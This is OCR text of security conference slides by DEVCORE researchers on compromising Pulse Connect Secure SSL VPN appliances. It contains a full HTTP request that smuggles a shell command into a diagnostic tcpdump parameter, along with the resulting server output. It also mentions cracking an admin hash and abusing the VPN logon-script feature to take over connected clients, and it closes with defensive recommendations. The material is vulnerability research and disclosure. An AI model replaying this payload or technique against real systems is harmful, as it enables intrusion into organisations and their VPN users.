
Please sign in to begin your secure session.

However

We only have the hash of admin password in

`sha256(md5_crypt(salt, …))`


LAUNCH A 72-CORE AWS TO CRACK
SHA256(MD5_CRYPT(SALT,...))


3 HOURS
LATER...

Pulse Connect Sec

DanaInfo=0,SSL+dana-admin/diag/diag.cgi#

搜尋

INT SQL XSS Encryption Encoding Other

Load URL (A)
Split URL (S)
Execute (X)

DanaInfo=0,SSL+dana-admin/diag/diag.cgi

Enable Post data Enable Referrer

Pulse Secure

System Authentication Administrators Users Maintenance Wizards

Pulse Connec
on

Troubleshooting > Tools > Commands

Commands

User Sessions | Monitoring | Tools | System Snapshot | Remote Debugging

TCP Dump | Commands | Kerberos

Command: Ping

Target server:

Interface: Internal Port External

VLAN Port: internal

OK Clear

Output:

Burp Suite Professional v2.0.09beta - Temporary Project - licensed to DEVCORE [single user license]

Burp Project Intruder Repeater Window Help Backslash

Extender | Project options | User options | JSON Beautifier | Software Vulnerability Scanner | Errors | Deserialization Scanner | Wsdler

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

1 × 2 × 3 × 4 × ...

Go Cancel < ▾ > ▾ Target: [redacted]

Request

Raw Params Headers Hex

```
GET
/,DanaInfo=0,SSL+dana-admin/diag/diag.cgi?a=td&chkInternal=on&optIFInterna
l=int0&pmisc=on&filter=&options=-r%24x%3D%22/sbin/ifconfig%22%2Csystem%24x
%23+2%3E%2Fdata%2Fruntime%2Ftmp%2Ftt%2Fsetcookie.thtml.ttc+%3C&toggle=Star
t+Sniffing&xsauth=4e447cf57b80ce763d02e041be41bfa2 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,en-US;q=0.8,zh;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
[redacted]dana-admin/diag/,DanaInfo=0,SSL+diag.cgi?a=td
[redacted]
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Response


Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Pragma: No-Cache
Cache-Control: No-Cache
Set-Cookie: DSCK:lastRealm=0; path=/; secure; expires=Sat, 03 Jan 1970
00:00:00 GMT ;Domain=[redacted]
Content-Type: text/html; charset=utf-8
Content-Disposition: filename*=UTF-8''diag.cgi
X-Frame-Options: SAMEORIGIN
Set-Cookie: DSLastAccess=1559044992; path=/; Secure
Connection: close
Strict-Transport-Security: max-age=31536000



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">

<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=8, IE=9, IE=10">

<meta http-equiv="Content-Language">
<meta http-equiv="Content-Type" content="text/html">
```

? < + > tcp 10 matches

Done 173,594 bytes | 4,831 millis

```
eth2      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27550572412019 (25.0 TiB)  TX bytes:35086268427123 (31.9 TiB)

eth3      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:38799900799 errors:0 dropped:126028 overruns:0 frame:0
          TX packets:34512697993 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32222414579423 (29.3 TiB)  TX bytes:24982418765596 (22.7 TiB)

eth4      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth5      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```


view-source:
view-source:dana-na/auth/setcookie.cgi
eth2 Link encap:Ethernet HWaddr
UP BROADCAST RUNNING SLAVE MULTICAST MTU:1500 Metric:1
RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:27550572412019 (25.0 TiB) TX bytes:35086268427123 (31.9 TiB)
eth3 Link encap:Ethernet HWaddr
UP BROADCAST RUNNING SLAVE MULTICAST MTU:1500 Metric:1
eth4 Link encap:Ethernet HWaddr
UP BROADCAST SLAVE MULTICAST MTU:1500
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
eth5 Link encap:Ethernet HWaddr
UP BROADCAST SLAVE MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
$20,160

Make the red team more

Red

Weaponize the SSL VPN

- The old-school method
  - Watering hole / Drive by download
  - Replace SSL VPN agent installer
  - Man-in-the-middle attack

Weaponize the SSL VPN

- The **new** method to compromise all VPN clients
- Leverage the logon script feature!
  - Execute specified program once the VPN client connected
  - Almost every SSL VPN supports this feature
  - Support Windows, Linux and Mac

Demo

Compromise all connected VPN clients

Demo

https://youtu.be/v7JUMb70ON4

Recommendations

- Client certificate authentication
- Multi factors authentication
- Enable full log audit (Be sure to send to out-bound server)
- Subscribe to the vendor's security advisory and keep system updated!

DEVCORE

Thanks!

@orange_8361

orange@devco.re

@mehqq_

meh@devco.re